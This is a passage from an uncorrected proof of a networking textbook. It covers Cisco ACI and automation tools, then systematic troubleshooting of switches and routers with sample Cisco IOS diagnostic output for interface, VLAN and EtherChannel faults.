ACI has some similar policy concepts as DNA, but it differentiates itself by having total control of the infrastructure. It can do this by limiting what it can control. ACI relies on Nexus 9000 series switches in ACI mode. In addition to the use of Nexus for the network infrastructure, ACI integrates tightly with Cisco UCS servers and VMware vCenter.

Some of the key benefits of ACI are security and mobility. ACI is policy centric. The policies allow for microsegmentation within the same IP subnet. That means that traffic between two servers in the same subnet could require security access control checks.

Mobility is provided by Virtual Extensible LANs (VXLANs). VXLANs are UDP tunnels between VXLAN Tunnel Endpoints (VTEPs). VXLANs are an open standard, which can be implemented in software or hardware. In the case of ACI, they are handled in hardware by Nexus 9300 series leaf switches.

For the most part, these VXLANs are transparent to the ACI administrator. The ACI administrator is concerned about endpoint groups (EPGs) and contracts. An EPG is a collection of resources. It is commonly associated with a VLAN or an IP subnet, but it does not need to be. The contracts provide the rules for security between EPGs.

this figure will be printed in b/w




Figure 7-5. ACI interface

An always-on ACI simulator is at the following link. Even though it is a simulator, you can practice most tasks that you would do on real hardware: <https://developer.cisco.com/docs/sandbox/#!/data-center/data-center-sandbox-highlights>

## Vendor-Agnostic Automation Tools

AU2

In addition to the Cisco tools mentioned in the preceding sections, there are several vendor-agnostic options. Vendor-agnostic tools have the advantage that they work with different vendors. Some Cisco tools will work with other vendor products, while some will work specifically with Cisco products.

This section provides an overview of Chef, Puppet, Ansible, and NAPALM.

Chef and Puppet are automation tools that require agents. Chef and Puppet use different terminologies such as cookbooks and recipes vs. manifests and modules. Past the terminology differences, the general functionality is similar. If you are trying to decide between the two, you would want to look at ease of support for devices you have and the implementation differences of the two options. Many network products include agents for these tools. Cisco Nexus series switches have native Puppet agents as part of the system. Starting with NX-OS 7.3(0)D1(1), Chef can be installed using the Open Agent Container feature. Similarly, support for Chef and Puppet can be added to IOS-XE and IOS-XR.

Ansible is an agentless orchestration tool. It uses playbooks to arrange tasks. An Ansible user doesn't need to worry about syntax of the target host. Ansible handles that for you. You just need to be concerned with the syntax of Ansible, and it will translate it for you. A similar tool is Cisco's Network Services Orchestrator (NSO). NSO is one of the Cisco tools that work with almost any vendor. This is partially because Cisco recently inherited the tool when they acquired the company Tail-f.

NAPALM is a Python library for network automation. It isn't an automation or configuration management tool in the same sense as the other tools discussed in this section. Like the other tools, it can hide implementation specifics of a supported network operating system. Since it is a Python library, it is extremely flexible and extensible. It can be used on its own to write automation scripts or to create new Ansible modules.

## Summary

This chapter provided a high-level overview of some tools you will encounter as a network engineer. It isn't possible to discuss every tool, so we focused our discussion on common Cisco tools. As a homework assignment, do an Internet search on best tools for network administration. Everyone will have a different list with justifications, but you may notice a trend of a few tools that are on many of the lists.

# Author Queries

Chapter No.: 7      0005078427

| Queries             | Details Required                                                                     | Author's Response |
|---------------------|--------------------------------------------------------------------------------------|-------------------|
| <a href="#">AU1</a> | Please provide citations for "Figures 7-1 to 7-5" in the text.                       |                   |
| <a href="#">AU2</a> | Please check if "Cisco tools mentioned in the preceding sections" is okay as edited. |                   |

Uncorrected Proof



## CHAPTER 8



# Basic Switch and Router Troubleshooting

This chapter discusses troubleshooting concepts that aid in resolving network issues. These concepts include maintaining up-to-date documentation and how to systematically isolate network issues and correct them. We start with the physical medium, as many engineers simply ignore this layer, but you will be shown why it is important. The chapter provides examples and steps that can be used to resolve issues dealing with VLANs, trunking, EtherChannels, VTP, STP, static routing, RIP, EIGRP, OSPF, IS-IS, and BGP. There are plenty of exercises at the end of the chapter to reinforce what you have learned.

One of the most important roles in a network engineer's job is troubleshooting networks. In this chapter, you will find out how all the information covered in this book up until now is useful in helping you troubleshoot networks. The discussion on interworking the OSI protocol and understanding the process of routing and switching is extremely important. The failure to diagnose problems can be the end of your career, depending on the damage done. If you work for a major company, every minute that the network is down could cost millions of dollars. Imagine Amazon routers being down for 5 minutes—that would be catastrophic!

## Troubleshooting

While troubleshooting, it is always good to have a systematic way of solving problems. The main goal of troubleshooting is to isolate an issue as fast as possible. In order to save time and resolve problems quickly, you should have up-to-date documentation and troubleshoot problems systematically. For example, let's say that you are using monitoring software and a customer calls you because they can't reach the mail server. You are monitoring ports on the switch that connect the user and the server and all ports in the path. It is probably not a port or physical issue if you are not seeing any alarms on your monitoring device.

## Documenting Your Network

Have you troubleshooted an issue only to find out you have been running around for 3 hours looking at old documentation? This can be extremely frustrating, especially when the main point of contact for a network is on leave or out sick for the day. The first lesson is to document the network with drawings, including IP addresses, port assignments, and device names. This can be done using Microsoft Visio and Microsoft Excel. Drawings include floor plans and rack diagrams. These should always be kept current. You will save yourself an immense amount of time by having the correct documentation. Completing documentation is not always fun, but it is necessary to be a complete network engineer. Other things included in "documentation" are the labeling of all the ports, the interface, and where everything connects. You should have a drawing that shows the entire

physical path from device to device, along with the logical path. Additionally, you should put descriptions on all interfaces on your routers and switches, which will also help you solve problems quicker. Always keep the documentation and labeling updated anytime a change occurs, including the simple changing of one port on a switch. Perform documentation reviews and audits to make sure that everything is up to date.

It is important to keep track of your troubleshooting efforts by writing them down on a board and communicating with your team. (There is nothing like running around in circles as you or members of your team repeat the same steps that have already been completed.) This is also good practice when your management wants an outage report detailing what went wrong and what was completed to fix the issue. When outages are scheduled to occur, try to make sure that you have included all affected nodes. Sometimes you can forget nodes, which can lead you to chase ghosts. Remember to stay alert when scheduled outages occur so that you can spot unexpected events. Sometimes you can only find temporary workarounds to solve a problem. This needs to be noted so that a final solution can be found by testing the symptoms and conditions in a lab setting along with researching the issue.

Finally, after problems are diagnosed and fixes have been applied, document everything! There is nothing like chasing a problem down only to realize that someone has already experienced it and resolved it 4 hours later. You can solve future problems faster by documenting how issues were resolved. This section should help you understand the importance of documenting your network.

## First Things First: Identify the Problem

Solving a problem is always good; but before you can begin to solve a problem, you need to know what the problem is. The start to identifying a problem is having your first-line technicians collect as much information as possible from the user who reported the problem. Diagnosing the problem is pointless if you do not have enough information for analysis. After you have collected enough information, you can begin analyzing the problem by comparing how the system *should* behave to how it *is* behaving. Start hypothesizing the potential causes of the problem and eliminate them one by one. Test your hypothesis and develop a solution to the problem.

Attack troubleshooting in a systematic and structured way, and you will resolve issues much faster than if you did it ad hoc. Management will appreciate this, and you might even get to keep your job. The more experience you get as a troubleshooter, the better you will be at it. Over time you notice patterns and learn to approach certain problems differently.

Most people like to start at layer 1, but sometimes it is appropriate to start at layer 7 or another layer, based on the symptoms experienced.

The *bottom-up approach* is where you start from layer 1 to layer 7 in the OSI model. The *top-down approach* is where you work from layer 7 to layer 1 in the OSI model.

The *divide-and-conquer approach* is where you start with the most likely layer of the OSI model by factoring in what errors you are experiencing and move up or down based on troubleshooting efforts. This approach develops as you gain experience on the job or in a lab setting.

Let's use Figure 8-1 as a troubleshooting example. You receive a call from a user of a workstation who is not able to reach the company server. Let's begin to troubleshoot. You are starting with the top-down approach.




Figure 8-1. Network diagram

## Top-Down Approach

First, the client has said that they cannot access the web server, so you know the application layer is not working. Let's move on and ask the user to ping the server. As you can see in the following, the pings fail:

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>ping 192.168.2.2

Pinging 192.168.2.2 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.2.2:
 Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
```

As a troubleshooting network engineer, you want to see how far you can get through the network closest to the server. You start by running a traceroute on Switch1:

```
Switch1#traceroute 192.168.2.2

Type escape sequence to abort.
Tracing the route to 192.168.2.2
VRF info: (vrf in name/id, vrf out name/id)
 0 192.168.6.1 8 msec 4 msec 0 msec
 1 192.168.5.1 0 msec 4 msec 0 msec
```

```

92 3 192.168.4.1 0 msec 0 msec 4 msec
93 4 192.168.4.2 4 msec 4 msec 8 msec
94 (output omitted)
95 26 192.168.4.2 0 msec 4 msec 0 msec
96 27 192.168.4.1 4 msec 0 msec 4 msec
97 28 192.168.4.2 0 msec 4 msec 4 msec
98 29 192.168.4.1 0 msec 0 msec 4 msec
99 30 192.168.4.2 0 msec 4 msec 0 msec

```

100 You can see that the connection is dying at Router1, in which the server is connected. Now you know  
 101 you need to look at Router1. You run some commands on the router to determine the issue:

```

102 Router1#sh run int e0/0
103 interface Ethernet0/0
104 ip address 192.168.2.1 255.255.255.252
105 shutdown
106 end

107 Router1#show interface e0/0
108 Ethernet0/0 is administratively down, line protocol is down
109 Hardware is AmdP2, address is aabb.cc00.0300 (bia aabb.cc00.0300)
110 Internet address is 192.168.2.1/30

```

111 You notice that the interface is admin down and realize that last night you upgraded the IOS on the  
 112 router. You remember that interfaces e0/0 and e0/1 were admin down when the router was rebooting. You  
 113 thought you enabled both and quickly realize that you can resolve this problem by enabling the port.

## 114 Bottom-Up Approach

115 In this instance, if you were to start at layer 1, you would locate the port that the server connects to on the  
 116 router and see that it has no link light. You would then know that there is a problem with cables or the port  
 117 on either the server or the router. You run the show interface e0/0 on the router and notice that the port is  
 118 admin down; you quickly fix this issue.

119 These were simple issues, but they gave you an idea of the two different approaches.

## 120 Physical Medium and Ethernet

121 As mentioned, you should have a physical path drawing that documents the entire path of the cabling  
 122 connecting equipment. This is because normally it is great to start troubleshooting at the physical layer. You  
 123 would not believe how many times outages are caused by physical issues, many that cannot be explained.  
 124 A port goes bad, a cable goes bad, or the backbone fiber is faulty. Remember from Chapter 1 that layer 2  
 125 depends on layer 1. Ethernet is primarily affected at the physical and data link layers of the OSI model. The  
 126 following are some of the problems you could expect to experience at this level:

- 127 • Loss of link on the interface
- 128 • A high number of CRC errors
- 129 • Problems due to faulty cables, connectors, or ports
- 130 • Negotiation errors

The **show interfaces** and **show ip interfaces brief** commands have been briefly mentioned. Using the **show interface** command, you can troubleshoot and solve many issues dealing with layers 1 and 2. Now let's discuss other useful commands along with some output examples. Useful show commands are listed in Table 8-1.

**Table 8-1.** Cisco Commands

| Cisco Command                 | Description                                                                                                 |                              |
|-------------------------------|-------------------------------------------------------------------------------------------------------------|------------------------------|
| show ip interface brief       | This command displays a quick status of the interfaces (up/down) on the device, including the IP address.   | t1.1<br>t1.2<br>t1.3<br>t1.4 |
| show ip interface (interface) | This command displays information about the configuration status of the IP on all interfaces.               | t1.5<br>t1.6                 |
| show interfaces (interface)   | This command displays the status of the interface (up/down), utilization, errors, protocol status, and MTU. | t1.7<br>t1.8                 |
| show arp                      | This command displays the ARP table.                                                                        | t1.9                         |
| show controllers              | This command displays information related to interface errors; it is useful when troubleshooting.           | t1.10<br>t1.11               |

Use the following arp command to display the ARP table of a device:

```
Switch1#show arp
Protocol Address Age (min) Hardware Addr Type Interface
Internet 172.16.1.1 - aabb.cc00.0100 ARPA Ethernet0/0
Internet 172.16.1.2 0 aabb.cc00.0200 ARPA Ethernet0/0
Internet 172.16.2.1 - aabb.cc00.0110 ARPA Ethernet0/1
Internet 172.16.2.2 0 aabb.cc00.0300 ARPA Ethernet0/1
Internet 172.16.3.1 - aabb.cc00.0120 ARPA Ethernet0/2
Internet 172.16.3.2 0 aabb.cc00.0210 ARPA Ethernet0/2
Internet 172.16.4.1 - aabb.cc00.0130 ARPA Ethernet0/3
Internet 172.16.4.2 0 aabb.cc00.0310 ARPA Ethernet0/3
```

The **show arp** command allows you to know whether the devices you are connected to are talking to the router or the switch.

```
Switch1#show ip interface brief
Interface IP-Address OK? Method Status Protocol
Ethernet0/0 172.16.1.1 YES manual up up
Ethernet0/1 172.16.2.1 YES manual up up
Ethernet0/2 172.16.3.1 YES manual up up
Ethernet0/3 172.16.4.1 YES manual up up
Ethernet1/0 unassigned YES TFTP administratively down down
Ethernet1/1 unassigned YES TFTP administratively down down
```

The **show ip interface brief** command is a quick and easy way to display the status of all the interfaces on your device.

135 What is the meaning of the output? Table 8-2 discusses the meaning of the interface/line protocol states.

**Table 8-2.** Link State Table

| Interface/Line Protocol State | Link State/Problem                                                                                                                                               |       |
|-------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------|
| Up/up                         | Link is in an operational state.                                                                                                                                 | t2.1  |
| Up/down                       | There is a connection problem. The physical connection is up, but the data link layer is not converging correctly. This could be an issue with STP or ISL/Dot1Q. | t2.2  |
| Down/down                     | The cable is unplugged, or the other end equipment interface is shut down or disconnected.                                                                       | t2.3  |
| Down/down (notconnect)        | There is a problem with the interface.                                                                                                                           | t2.4  |
| Administratively down         | The interface has been manually disabled.                                                                                                                        | t2.5  |
|                               |                                                                                                                                                                  | t2.6  |
|                               |                                                                                                                                                                  | t2.7  |
|                               |                                                                                                                                                                  | t2.8  |
|                               |                                                                                                                                                                  | t2.9  |
|                               |                                                                                                                                                                  | t2.10 |

```

136 Switch1#show interface e0/0
137 Ethernet0/0 is up, line protocol is up
138 Hardware is AmdP2, address is aabb.cc00.0100 (bia aabb.cc00.0100)
139 Internet address is 192.168.100.1/30
140 MTU 1500 bytes, BW 10000 Kbit/sec, DLY 1000 usec,
141 reliability 255/255, txload 1/255, rxload 1/255
142 Encapsulation ARPA, loopback not set
143 Keepalive set (10 sec)
144 ARP type: ARPA, ARP Timeout 04:00:00
145 Last input 00:00:15, output 00:00:00, output hang never
146 Last clearing of "show interface" counters never
147 Input queue: 0/75/0/0 (size/max/drops/flushes); Total output drops: 0
148 Queueing strategy: fifo
149 Output queue: 0/40 (size/max)
150 5 minute input rate 0 bits/sec, 0 packets/sec
151 5 minute output rate 0 bits/sec, 0 packets/sec
152 15 packets input, 3587 bytes, 0 no buffer
153 Received 10 broadcasts (0 IP multicasts)
154 0 runts, 0 giants, 0 throttles
155 0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored
156 0 input packets with dribble condition detected
157 51 packets output, 6126 bytes, 0 underruns
158 0 output errors, 0 collisions, 1 interface resets
159 0 unknown protocol drops
160 0 babbles, 0 late collision, 0 deferred
161 0 lost carrier, 0 no carrier
162 0 output buffer failures, 0 output buffers swapped out

```

163 This show interface command is one of the most useful commands you have at your disposal. Let's  
 164 briefly discuss some key output parameters (highlighted earlier) that can be used to determine layer 1  
 165 problems. Table 8-3 lists common errors from the output of the show interface command.

**Table 8-3.** Interface Error Table

| Parameter        | Description                                                                                                                                                                                                                                                                                                                                    |                                  |
|------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------|
| Runts            | Discarded packets that are smaller than the minimum packet size for the medium. For Ethernet, this is 64 bytes. This is normally caused by collisions.                                                                                                                                                                                         | t3.3<br>t3.4                     |
| Giants           | Discarded packets due to exceeding the maximum packet size. In Ethernet, this is 1518 bytes.                                                                                                                                                                                                                                                   | t3.5                             |
| CRC errors       | Generated when the checksum calculated by the sender does not match the checksum on the data received at its endpoint. May be due to collisions or a bad NIC or cable.                                                                                                                                                                         | t3.6<br>t3.7                     |
| Overrun          | Displays the amount of time the receiving hardware was unable to store into a packet buffer because of an oversubscribed data bus within the router. Check hardware configuration.                                                                                                                                                             | t3.8<br>t3.9                     |
| Ignored          | Displays received packets ignored due to the interface running out of internal buffers. Can be caused by broadcast storms and noise.                                                                                                                                                                                                           | t3.10<br>t3.11                   |
| Collisions       | Displays the number of retransmissions due to Ethernet collisions. A high number of collisions could signify cable fault or two devices with a half-duplex connection transmitting frames at the same time or a bad NIC. The number of collisions should be divided by the number of output packets. The calculation should be less than 0.1%. | t3.12<br>t3.13<br>t3.14<br>t3.15 |
| Interface resets | Indicates how many times an interface has been reset. Could occur when packets queued are not sent due to no carrier, clocking, or an unplugged cable.                                                                                                                                                                                         | t3.16<br>t3.17                   |
| Restarts         | Indicates the number of times the Ethernet controller was restarted due to errors.                                                                                                                                                                                                                                                             | t3.18                            |
| Input errors     | The sum of all input errors on an interface, including no buffer, CRC, frame, overrun, ignored counts, runts, and giants.                                                                                                                                                                                                                      | t3.19<br>t3.20                   |
| Output errors    | The sum of all output errors that prevent datagrams from being transmitted out of an interface.                                                                                                                                                                                                                                                | t3.21<br>t3.22                   |
| Late collisions  | A signal could not reach to ends. Could be caused by a duplex mismatch or by an Ethernet cable that exceeds maximum length limits.                                                                                                                                                                                                             | t3.23<br>t3.24                   |

If an interface has speed mismatches on an Ethernet link, both interfaces show as notconnect or down/down. If an interface has a duplex mismatch, the interfaces show up/up, but errors will increase on the counters.

The counters can be reset by typing the `clear counters` command:

```
Switch1#clear counters Ethernet 0/0
```

```
Switch1#clear counters
```

```
Clear "show interface" counters on all interfaces [confirm]
```

The importance of this section is that the physical layer should not be overlooked when troubleshooting.

## VLANs and Trunks

We have discussed how VLANs operate and how to configure them. Now let's discuss how to troubleshoot issues involving VLANs. Let's run through some issues you might encounter while troubleshooting VLANs.

When troubleshooting VLAN issues

- Be sure that all access interfaces are assigned to the correct VLANs.
- Be sure that all access interfaces are up/up.

- For trunking interfaces, be sure the specific VLAN is active on the switch and allowed on the trunk link.
- Make sure that trunking encapsulations match.
- VLANs should be configured in the database.


Table 8-4 is a list of commands useful for troubleshooting VLANs.

**Table 8-4.** VLAN Commands

| Cisco Command             | Description                                                          |      |
|---------------------------|----------------------------------------------------------------------|------|
| show mac-address-table    | Displays information about the device's MAC address table.           | t4.1 |
| show vlan                 | Displays VLAN information.                                           | t4.2 |
| show interface trunk      | Displays information about trunked interfaces.                       | t4.3 |
| show interface switchport | Displays information about switchport interfaces.                    | t4.4 |
| show arp                  | Displays the ARP table containing device MAC address to IP mappings. | t4.5 |
|                           |                                                                      | t4.6 |
|                           |                                                                      | t4.7 |

You have received reports that users on VLAN 100 Switch6 cannot get through Switch1. Use Figure 8-2 as an example in troubleshooting.

this figure will be printed in b/w



**Figure 8-2.** Exercise network example

Let's troubleshoot. First, try to ping VLAN 100 from Switch6 to Switch1:

```
Switch6#ping 192.168.1.2
```

Type escape sequence to abort.



|                                                                                                                                                    |     |
|----------------------------------------------------------------------------------------------------------------------------------------------------|-----|
| Sending 5, 100-byte ICMP Echos to 192.168.1.2, timeout is 2 seconds:                                                                               | 187 |
| .....                                                                                                                                              | 188 |
| Success rate is 0 percent (0/5)                                                                                                                    | 189 |
|                                                                                                                                                    |     |
| Failed! Now let's look further into the issue. Look at the interface configuration of e0/0 on Switch6 and e0/0 on Switch1:                         | 190 |
| Switch6#sh run interface e0/0                                                                                                                      | 192 |
| Building configuration...                                                                                                                          | 193 |
|                                                                                                                                                    |     |
| Current configuration : 70 bytes                                                                                                                   | 194 |
| !                                                                                                                                                  | 195 |
| interface Ethernet0/0                                                                                                                              | 196 |
| switchport access vlan 100                                                                                                                         | 197 |
| duplex auto                                                                                                                                        | 198 |
| end                                                                                                                                                | 199 |
|                                                                                                                                                    |     |
| Switch6#sh int vlan 100                                                                                                                            | 200 |
| Vlan100 is administratively down, line protocol is down                                                                                            | 201 |
| Hardware is EtherSVI, address is aabb.cc80.0500 (bia aabb.cc80.0500)                                                                               | 202 |
| Internet address is 192.168.1.2/24                                                                                                                 | 203 |
|                                                                                                                                                    |     |
| You can see from the preceding output that the interface is configured correctly, but the VLAN is admin down. Let's enable the VLAN and try again: | 204 |
| Switch6(config)#int vlan 100                                                                                                                       | 206 |
| Switch6(config-if)#no shut                                                                                                                         | 207 |
| Switch6#ping 192.168.1.2                                                                                                                           | 208 |
|                                                                                                                                                    |     |
| Type escape sequence to abort.                                                                                                                     | 209 |
| Sending 5, 100-byte ICMP Echos to 192.168.1.2, timeout is 2 seconds:                                                                               | 210 |
| .....                                                                                                                                              | 211 |
| Success rate is 0 percent (0/5)                                                                                                                    | 212 |
|                                                                                                                                                    |     |
| Switch6#sh int vlan 100                                                                                                                            | 213 |
| Vlan100 is up, line protocol is up                                                                                                                 | 214 |
|                                                                                                                                                    |     |
| You can see that the VLAN is now operational, but the ping still fails. Now move to Switch1:                                                       | 215 |
| Switch1#sh run int e0/0                                                                                                                            | 216 |
| Building configuration...                                                                                                                          | 217 |
|                                                                                                                                                    |     |
| Current configuration : 70 bytes                                                                                                                   | 218 |
| !                                                                                                                                                  | 219 |
| interface Ethernet0/0                                                                                                                              | 220 |
| switchport access vlan 100                                                                                                                         | 221 |
| duplex auto                                                                                                                                        | 222 |
| end                                                                                                                                                | 223 |
|                                                                                                                                                    |     |
| Switch1#sh run int vlan 100                                                                                                                        | 224 |

225 Building configuration...

```
226 Current configuration : 59 bytes
227 !
228 interface Vlan100
229 ip address 192.168.1.2 255.255.255.0
230 end
```

```
231 Switch1#sh int vlan 100
232 Vlan100 is down, line protocol is down
233 Hardware is EtherSVI, address is aabb.cc80.0400 (bia aabb.cc80.0400)
234 Internet address is 192.168.1.2/24
```

235 Looking at the VLAN, you can see it is down/down. The port is configured with the correct commands,  
236 but there seems to be a physical problem.

```
237 Switch1#sh int e0/0
238 Ethernet0/0 is up, line protocol is up (connected)
```

239 Looking at interface e0/0 on Switch1, there is no physical problem. Remember the VLAN is up on the  
240 other switch, so you know that layer 1 is working. Let's verify that the VLAN database is correct on both  
241 switches.

242 The show vlan command lists all configured VLANs and the ports assigned to each VLAN:

243 Swtich6#sh vlan

| VLAN Name               | Status        | Ports                                             |
|-------------------------|---------------|---------------------------------------------------|
| 1 default               | active        | Et0/1, Et0/2, Et0/3, Et1/0<br>Et1/1, Et1/2, Et1/3 |
| <b>100 VLAN0100</b>     | <b>active</b> |                                                   |
| 1002 fddi-default       | act/unsup     |                                                   |
| 1003 token-ring-default | act/unsup     |                                                   |
| 1004 fddinet-default    | act/unsup     |                                                   |
| 1005 trnet-default      | act/unsup     |                                                   |

253 (output omitted)

254 The preceding output shows that VLAN 100 is active on Switch6.

255 Switch1#sh vlan

| VLAN Name               | Status    | Ports                               |
|-------------------------|-----------|-------------------------------------|
| 1 default               | active    | Et0/3, Et1/0, Et1/1, Et1/2<br>Et1/3 |
| 10 VLAN0010             | active    |                                     |
| 20 VLAN0020             | active    |                                     |
| 1002 fddi-default       | act/unsup |                                     |
| 1003 token-ring-default | act/unsup |                                     |

```
1004 fddinet-default act/unsup 264
1005 trnet-default act/unsup 265
```

```
(output omitted) 266
```

The preceding output shows that you do not have the VLAN in the database. Let's add it and see if this fixes the issue: 267  
268

```
Switch1#vlan dat 269
% Warning: It is recommended to configure VLAN from config mode,
as VLAN database mode is being deprecated. Please consult user
documentation for configuring VTP/VLAN in config mode. 270
271
272
```

```
Switch1(vlan)#vlan 100 273
VLAN 100 added: 274
Name: VLAN0100 275
```

```
Switch6#ping 192.168.1.2 276
```

```
Type escape sequence to abort. 277
Sending 5, 100-byte ICMP Echos to 192.168.1.2, timeout is 2 seconds: 278
!!!! 279
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/4/8 ms 280
```

You have successfully troubleshot the problem. Connectivity has been restored. 281

## EtherChannel 282

This section discusses issues and scenarios involving troubleshooting port channels. It covers commands that will help you solve problems related to port channels. 283  
284

Issues where port channels might not function properly include 285

- Mismatched port configurations. Ports must have the same speed, duplex, trunk configurations, and port type, including layer 2 or layer 3. 286  
287
- Mismatched EtherChannel configuration. 288

Table 8-5 is a list of commands useful for troubleshooting EtherChannels. 289

**Table 8-5. EtherChannel Commands** t5.1

| Cisco Command                | Description                                                               |                      |
|------------------------------|---------------------------------------------------------------------------|----------------------|
| show etherchannel summary    | Displays information about your port channels, ports, and protocols used. | t5.2<br>t5.3<br>t5.4 |
| show etherchannel (#) detail | Displays detailed information regarding port channel configuration.       | t5.5                 |
| debug etherchannel           | Enables debugging messages related to port channels.                      | t5.6                 |
| show vlan                    | Displays VLAN information.                                                | t5.7                 |
| show interface trunk         | Displays information about trunked interfaces.                            | t5.8                 |
| show interface switchport    | Displays information about switchport interfaces.                         | t5.9                 |

Use Figure 8-3 to dive into troubleshooting the EtherChannel.

This figure will be printed in black




Figure 8-3. EtherChannel diagram

The EtherChannel is not forming; let's investigate why this is. Let's start with the **show etherchannel** command:

```

Switch1#sh etherchannel 1 detail
Group state = L2
Ports: 2 Maxports = 16
Port-channels: 1 Max Port-channels = 16
Protocol: LACP
Minimum Links: 0
 Ports in the group:

Port: Et0/0

Port state = Up Sngl-port-Bndl Mstr Not-in-Bndl
Channel group = 1 Mode = Active Gcchange = -
Port-channel = null GC = - Pseudo port-channel = Po1
Port index = 0 Load = 0x00 Protocol = LACP

Flags: S - Device is sending Slow LACPDU F - Device is sending fast LACPDU.
 A - Device is in active mode. P - Device is in passive mode.

Local information:
 LACP port Admin Oper Port Port
Port Flags State Priority Key Key Number State
Et0/0 SA indep 32768 0x1 0x1001 0x1 0x7D

Age of the port in the current state: 0d:00h:00m:19s

Probable reason: trunk mode of Et0/0 is access, Et0/1 is trunk
Port: Et0/1

Port state = Up Sngl-port-Bndl Mstr Not-in-Bndl
Channel group = 1 Mode = Active Gcchange = -
Port-channel = null GC = - Pseudo port-channel = Po1
Port index = 0 Load = 0x00 Protocol = LACP

```

You can see that you may have issues, because port E0/0 is an access port and E0/1 is a trunk port. Now let's look at Switch2's port channel: 321  
322

```
Switch2#show etherchannel 1 detail 323
Group state = L2 324
Ports: 2 Maxports = 16 325
Port-channels: 1 Max Port-channels = 16 326
Protocol: LACP 327
Minimum Links: 0 328
```

```
 Ports in the group: 329
 ----- 330
```

```
Port: Et0/0 331
----- 332
```

```
Port state = Down Not-in-Bndl 333
Channel group = 1 Mode = Passive Gchange = - 334
Port-channel = null GC = - Pseudo port-channel = Po1 335
Port index = 0 Load = 0x00 Protocol = LACP 336
```

```
Flags: S - Device is sending Slow LACPDUs F - Device is sending fast LACPDUs. 337
 A - Device is in active mode. P - Device is in passive mode. 338
```

Local information: 339
